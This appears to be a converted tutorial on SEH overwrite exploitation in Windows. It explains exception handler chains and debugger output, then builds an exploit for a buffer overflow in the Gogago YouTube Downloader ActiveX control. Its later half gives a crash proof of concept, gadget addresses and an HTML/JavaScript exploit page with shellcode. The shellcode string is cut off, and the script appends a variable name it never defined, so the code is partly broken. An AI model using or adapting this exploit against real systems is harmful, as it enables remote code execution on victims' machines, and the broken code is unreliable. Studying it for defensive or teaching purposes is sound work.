Structured Exception Handler EXPLOITATION

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What is an exception

- An exception is an event that occurs during the execution of a program
- Requires the execution of code outside the normal flow of control

Structured Exception Handling

- Blocks of code are encapsulated, with each block having one or more associated handlers.
- Each handler specifies some form of filter condition on the type of exception it handles
- When an exception is raised by code in a protected block, the set of corresponding handlers is searched in order, and the first one with a matchingfilter condition is executed
- A single method can have multiple structured exception handling blocks, and the blocks can also be nested within each other

Exception pointers structure (1)

- Contains an exception record with a machine-independent description of an exception
- A context record with a machine-dependent description of the processor context at the time of the exception

```
typedef struct _EXCEPTION_POINTERS {
  PEXCEPTION_RECORD ExceptionRecord;
  PCONTEXT          ContextRecord;
} EXCEPTION_POINTERS, *PEXCEPTION_POINTERS;
```

Exception pointers structure (2)

- A pointer to the next exception registration structure
- A pointer to the address of the actual code of the exception handler

```
0006FF70  0006FF38
0006FF74  7C80E14F  RETURN to kernel32.7C80E14F from ntdll.RtlAnsiStringToUnicodeString
0006FF78  0006FFE0  Pointer to next SEH record
0006FF7C  7C839AD8  SE handler
0006FF80  7C80E0F8  kernel32.7C80E0F8
0006FF84  00000000
0006FF88  0006FF9C
0006FF8C  7C801D72  RETURN to kernel32.7C801D72 from kernel32.LoadLibraryExW
0006FF90  7FFDFC00  UNICODE "HookSwitchHookEnabledEvent"
0006FF94  00000000
0006FF98  00000000
0006FF9C  0006FFB8
0006FFA0  7C801DA8  RETURN to kernel32.7C801DA8 from kernel32.LoadLibraryExA
0006FFA4  00081F01  ASCII "C:\Program Files\Gogago\YouTube Video Downloader\MDIEEx.dll"
0006FFA8  00000000
0006FFAC  00000000
0006FFB0  00081F01  ASCII "C:\Program Files\Gogago\YouTube Video Downloader\MDIEEx.dll"
0006FFB4  7FFD9000
0006FFB8  0006FFC4
0006FFBC  004100B4  RETURN to LOADDLL.004100B4 from <JMP.&KERNEL32.LoadLibraryA>
0006FFC0  00081F01  ASCII "C:\Program Files\Gogago\YouTube Video Downloader\MDIEEx.dll"
0006FFC4  7C817077  RETURN to kernel32.7C817077
0006FFC8  7C920228  ntdll.7C920228
0006FFCC  FFFFFFFF
0006FFD0  7FFD9000
0006FFD4  00000640
0006FFD8  0006FFC8
0006FFDC  89819DA8
0006FFE0  FFFFFFFF  End of SEH chain
0006FFE4  7C839AD8  SE handler
0006FFE8  7C817080  kernel32.7C817080
0006FFEC  00000000
0006FFF0  00000000
0006FFF4  00000000
0006FFF8  00410070  LOADDLL.<ModuleEntryPoint>
0006FFFC  00000000
```

Address	SE handler
0006F9BC	ntdll.7C91E920
0006FC68	ntdll.7C91E920
0006FF10	ntdll.7C91E920
0006FF78	kernel32.7C839AD8
0006FFE0	kernel32.7C839AD8


Thread information block

- **The Thread Information Block (TIB) is a data structure in Win32 that stores information about the currently running thread**
- **At the position FS:[0x00] we found the current exception handler**

Contents of the TIB

Position	Length	Windows Versions	Description
FS:[0x00]	4	Win9x and NT	Current Structured Exception Handling (SEH) frame

Dumping SEH chain in Inmunity debugger



How SEH works?

- The exception handlers are linked to each other
- They form a linked list chain on the stack, and sit relatively close to the bottom of the stack
- When an exception occurs, Windows retrieves the head of the SEH chain walks through the list and tries to find the suitable handler to close the application properly

Abusing the SEH

- When exploiting an SEH overwrite and attacker clobbers the handler attribute of the EXCEPTION_REGISTRATION_RECORD with the address of an instruction sequence similar to POP POP RET
- When the exception occurs, this causes Windows to pass execution to this address, which subsequently returns to the location on the stack of the Next attribute of the

  EXCEPTION_REGISTRATION_RECORD
- The Next attribute is also controlled by the attacker, but if we recall the stack layout from earlier, the Next attribute is below the Handler attribute
- This limits the attacker to 4 bytes before running into the Handler address he previously supplied to originally obtain code execution
- However, by overwriting the Next attribute with the instructions that jump the Handler attribute, the attacker typically has enough room for arbitrary shellcode, and this is exactly what happens

Overwriting the Next SEH record and SE handler

- To check a chain of exception handlers before and after an overflow we can use WinDbg !exchain command
- At the left we can see the SEH chain and the stack before the overflow occurs
- At the right we can see the pointers were successfully overwritten

```
0:008> !exchain
015fd044: vbscript!_except_handler4+0 (732a2a30)
015fd288: vbscript!_except_handler4+0 (732a2a30)
015fdd64: USER32!_except_handler3+0 (7e3c048f)
  CRT scope  0, func:   USER32!UserCallWinProcCheckWow+155 (7e3cac6b)
015fddc4: USER32!_except_handler3+0 (7e3c048f)
015fffdc: kernel32!_except_handler3+0 (7c839ad8)
  CRT scope  0, filter: kernel32!BaseThreadStart+3d (7c83ab40)
                func:   kernel32!BaseThreadStart+4e (7c83ab56)
Invalid exception stack at ffffffff
```

Memory - Pid 940 - WinDbg:6.11.0001.404 X86

Virtual: 015fd040 Display format:

```
015fd040 015fd14c <Unloaded_lus.dll>+0x15fd14b
015fd044 015fd288 <Unloaded_lus.dll>+0x15fd287
015fd048 732a2a30 vbscript!_except_handler4
```

```
0:008> !exchain
015fd044: MDIEEx!DllUnregisterServer+160d (03eb26d2)
Invalid exception stack at 909006eb
```

Memory - Pid 940 - WinDbg:6.11.0001.404 X86

Virtual: 015fd040 Display format:


```
015fd040 61616161
015fd044 909006eb
015fd048 03eb26d2 MDIEEx!DllUnregisterServer+0x160d
```

What are we overwriting?

- When we performs a regular stack based buffer overflow, we overwrite the return address of the **Extended Instruction Pointer (EIP)**
- When doing a **SEH overflow**, we will continue overwriting the stack after overwriting EIP, so we can overwrite the default exception handler as well


Viewing the SEH before the overflow

- Before the overflow occurs we can see the stack and the SEH chain.
- The SEH chain starts from 0x015fd044 down to 0x015fffdc which indicates the end of the SEH chain
- Directly below 0x015fffe0, we see 0x7c839ad8, which is the address of the default SE handler for this application. This address sits in the address space of kernel32.dll



Viewing the SEH after the overflow

- **Dumping the TIB confirms that the SEH was overwritten**
- **Code execution is successfully passed to the injected address 0x61616161**
- **Addresses 0x015fd044 and 0x015fd048 which were the Next SEH record and SE handler are now controlled.**



See an exception analysis


- **The command !analyze –v in Windbg give us more details about the triggering of the exception**

```
FAULTING_IP:
OLEAUT32!SysFreeString+45
770e48a4 8b0e            mov     ecx,dword ptr [esi]

EXCEPTION_RECORD:  015faef0 -- (.exr 0x15faef0)
ExceptionAddress: 770e48a4 (OLEAUT32!SysFreeString+0x00000045)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000000
   Parameter[1]: 6161615d
Attempt to read from address 6161615d

IP_ON_HEAP:  61616161

IP_IN_FREE_BLOCK: 61616161

CONTEXT:  015faf0c -- (.cxr 0x15faf0c)
eax=00166618 ebx=00000000 ecx=0000000a edx=0044008b esi=6161615d edi=00001196
eip=770e48a4 esp=015fb1d8 ebp=015fb1dc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
OLEAUT32!SysFreeString+0x45:
770e48a4 8b0e            mov     ecx,dword ptr [esi]  ds:0023:6161615d=????????
Resetting default scope

PRIMARY_PROBLEM_CLASS:  MEMORY_CORRUPTION

BUGCHECK_STR:  APPLICATION_FAULT_MEMORY_CORRUPTION_INVALID_POINTER_READ_BAD_INSTRUCTION_PTR

0:008> d fs:[0]
003b:00000000  1c ae 5f 01 00 00 60 01-00 00 5f 01 00 00 00 00  .._...`..._.....
003b:00000010  00 1e 00 00 00 00 00 00-00 60 fd 7f 00 00 00 00  .........`......
003b:00000020  f0 06 00 00 84 0f 00 00-00 00 00 00 00 00 00 00  ................
003b:00000030  00 b0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000040  c0 e3 05 e4 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0:008> d 015fae1c
015fae1c  44 d0 5f 01 bc 32 91 7c-44 d0 5f 01 d8 ae 5f 01  D._..2.|D._..._.
015fae2c  7a 32 91 7c f0 ae 5f 01-44 d0 5f 01 0c af 5f 01  z2.|.._.D._..._.
015fae3c  c4 ae 5f 01 61 61 61 61-96 11 00 00 f0 ae 5f 01  .._.aaaa......_.
015fae4c  44 d0 5f 01 c3 a8 93 7c-f0 ae 5f 01 44 d0 5f 01  D._....|.._.D._.
015fae5c  0c af 5f 01 c4 ae 5f 01-61 61 61 96 11 00 00 00  .._..._.aaaa....
015fae6c  f0 ae 5f 01 5d 61 61 61-37 00 37 00 00 9b 32 e2  .._.]aaa7.7...2.
015fae7c  00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 9b 32 e2  ..2..e...e....2.
015fae8c  00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 00 00 00  ..2..e...e......
0:008> d 015fd044
015fd044  61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
015fd054  61 61 61 22 00 63 25 73-20 d2 5f 01 1c be 3c 00  aaa".c%s ._...<.
015fd064  d8 51 3c 00 c8 d6 3c 00-a8 d2 5f 01 02 00 00 00  .Q<...<..._.....
015fd074  ff ff ff ff 98 ff 3c 00-50 b5 3c 00 01 00 00 00  ......<.P.<.....
015fd084  00 00 00 00 08 e1 3c 00-08 e1 3c 00 28 e1 3c 00  ......<...<.(.<.
015fd094  b8 ff 3c 00 00 00 00 00-b8 d9 3c 00 00 00 00 00  ..<.......<.....
015fd0a4  f8 fe 3c 00 08 e1 3c 00-00 00 00 00 ff ff ff ff  ..<...<.........
015fd0b4  00 00 00 00 00 00 00 00-00 00 00 00 0c d0 5f 01  ..............._.
```

How SEH base exploit works

- When the exception is triggered the program flow go to the SE Handler
- All we need is just put some code to jump to our payload
- Faking a second exception makes the application goes to the next SEH pointer
- As the Next SEH pointer is before the SE handler we can overwrite the Next SEH
- Since the shellcode sits after the Handler, we can trick the SE Handler to execute POP

  POP RET instructions so the address to the Next SEH will be placed in EIP, therefore executing the code in Next SEH
- The code will basically jump over some bytes and execute the shellcode



Exploiting the application

- We will exploit a vulnerability in Gogago Youtube Downloader Video ActiveX www.gogago.net/download/youtube_video_downloader_setup.exe
- A buffer overflow is triggered after injecting more that 2230 bytes in the Download() function
- This vulnerability could be exploited using a basic RET CALL technique
- We will use SEH based exploitation which is also functioning in this particular case

Creating the POC

- **We craft an html page calling the method Download using the CLASSID**
- **When we overflow the method with 2250 bytes with junk data we trigger an exception**

```
<html>
<object classid='clsid:7966A32A-5783-4FOB-824C-09077C023080' id='target' /></object>
<input language=VBScript onclick=Boom() type=button value="3xploit-Me">
<script language='vbscript'>

Sub Boom()

 junk = String(2250, "a")

 target.Download junk

End Sub

</script>

</html>
```

```
(c04.ff8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=61616161 edx=7c9132bc esi=00000000 edi=00000000
eip=61616161 esp=015f83ac ebp=015f83cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
61616161 ??              ???
```

Overwriting Next pointer and SE handler

- **To successfully overwrite the** Next Pointer **and** SE Handler **we must calculate the exact number of bytes to inject**
- **You can use tools as** pattern_create **and** pattern_search **from Metasploit, or you can do it manually injecting buffers with different patterns**

Finding POP POP RET instructions

- Finding opcodes it's not a difficult task you can use findjump or IDA
- In this tutorial we will use WinDBG
- We launch our prove of concept and we attach to Internet Explorer. After the overflow occurs we search the base memory address of the Gogago module MDIEex.dll
- Finally we can search for the opcodes using the s command

```
0:008> lm m mdieex
start    end        module name
03eb0000 03ec5000   MDIEEx   C (export symbols)       C:\Program Files\Gogago\YouTube
0:008> s 03eb0000 l 03ec5000 5f 5e c3
03eb1b28  5f 5e c3 8b 04 fd 94 a2-eb 03 eb f4 56 8b f1 8b  _^..........V...
03eb26d2  5f 5e c3 8b 4c 24 10 66-8b 04 fd ec ef eb 03 6a  _^..L$.f.......j
03eb3f2a  5f 5e c3 8b c8 83 e0 03-c1 e9 02 74 2b f3 a7 74  _^..........t+..t
03eb3f89  5f 5e c3 55 8b ec 83 ec-20 8b 45 08 56 89 45 e8  _^.U.....E.V.E.
03eb44f0  5f 5e c3 68 40 01 00 00-6a 00 ff 35 f4 06 ec 03  _^.h@...j..5....
03eb4c46  5f 5e c3 55 8b ec 51 8b-4d 08 53 56 57 8b 71 10  _^.U..Q.M.SVW.q.
03eb5799  5f 5e c3 55 8b ec 8b 45-08 56 83 3c 85 d0 e2 eb  _^.U...E.V.<....
03eb6318  5f 5e c3 53 8b 5c 24 0c-8b c3 4b 56 57 85 c0 7e  _^.S.\$...KVW..~
03eb6585  5f 5e c3 a1 a8 e3 eb 03-83 f8 ff 0f 84 91 00 00  _^..............
03eb752f  5f 5e c3 e8 9a 0d 00 00-c7 00 09 00 00 00 e8 98  _^..............
03eb75ba  5f 5e c3 56 8b 74 24 08-3b 35 c0 06 ec 03 73 40  _^.V.t$.;5....s@
03eb7607  5f 5e c3 e8 c2 0c 00 00-c7 00 09 00 00 00 e8 c0  _^..............
03eb850f  5f 5e c3 8b 44 24 04 3b-05 c0 06 ec 03 73 1f 8b  _^..D$.;.....s..
03eb8b5c  5f 5e c3 56 8b 74 24 08-57 83 cf ff f6 46 0c 83  _^.V.t$.W....F..
03eb8ba8  5f 5e c3 53 8b 5c 24 08-3b 1d c0 06 ec 03 56 57  _^.S.\$.;.....VW
03eb8d8c  5f 5e c3 e8 3d f5 ff ff-c7 00 09 00 00 00 e8 3b  _^..=..........;
03eb8e27  5f 5e c3 56 8b 74 24 08-8b 46 0c a8 83 74 1d a8  _^.V.t$..F...t..
0:008> u 03eb26d2
MDIEEx!DllUnregisterServer+0x160d:
03eb26d2 5f              pop     edi
03eb26d3 5e              pop     esi
03eb26d4 c3              ret
```


Building the exploit

- After calculating the number of bytes to overwrite the Next pointer and SE handler we inject 4 bytes of code to jump to our shellcode this will replace the old SE handler
- Following the SE handler we inject the POP POP RET opcodes from the same module of the exploited application
- Finally we inject our payload

```
<html>
<body>
<object id=ctrl classid="clsid:{7966A32A-5783-4F0B-824C-09077C023080}"></object>
<script language='javascript'>

shellcode = unescape("%eb%03%59%eb%05%e8%f8%ff%ff%ff%4f%49%49%49%49%49%49%51%5a%56%54%58%36%33%30

function Exploit()
    {
        var size_buff = 2367;
        var x = "aaaa";
        while (x.length < size_buff) x += x; // Injecting our junk buffer
        x = x.substring(0,size_buff);

        var NEXT_exception = unescape("%eb%06%90%90"); // Jump over 6 bytes to reach our payload
        x += NEXT_exception;

        var SE = unescape("%d2%26%eb%03"); // 03eb26d2 from MDIEEx.dll  (POP POP RET)
        x += SEH;

        x += shellcode;

        ctrl.Download(x);
    }
</script>
<input language=JavaScript onclick=Exploit() type=button value="Go">
</body>
</html>
```

